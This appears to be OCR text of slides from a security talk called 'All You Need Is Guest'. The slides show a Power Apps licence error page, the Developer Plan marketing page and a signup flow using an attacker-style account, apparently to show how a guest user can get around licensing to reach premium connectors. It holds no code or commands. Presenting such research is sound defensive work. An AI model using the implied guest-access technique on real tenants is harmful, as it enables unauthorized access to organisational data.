
You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

Less

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

All You Need Is Guest

@mbrg0
mbgsec.com
t2'24



Announcing new conversational AI features in Power Apps, including generative AI bots for your apps >

Power Apps Developer Plan

Build and test Power Apps for free

Free for development and testing


Create apps and flows without writing code with full-featured Power Apps and Power Automate development tools. Easily share and collaborate with others.

Developer-friendly

Connect to data sources, including Azure, Dynamics 365, and custom APIs, with premium connectors. Create additional environments to exercise application lifecycle management and CI/CD.

Dataverse included

Save time with a fully managed, scalable, Azure-backed data platform, including support for common business app actions. Use out-of-the-box common tables or easily build your own data schema.



Microsoft

You've selected Microsoft Power Apps for Developer

1 Let's get you started

Enter your work or school email address, we'll check if you need to create a new account for Microsoft Power Apps for Developer.

Email: hacker5@pwntoso.onmicrosoft.com

By proceeding you acknowledge that if you use your organization's email, your organization may have rights to access and manage your data and account.


Learn More

2 Create your account

3 Confirmation details

The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors



Microsoft

You've selected Microsoft Power Apps for Developer

1 Let's get you started

2 Create your account


3 Confirmation details

Thanks for signing up for Microsoft Power Apps for Developer

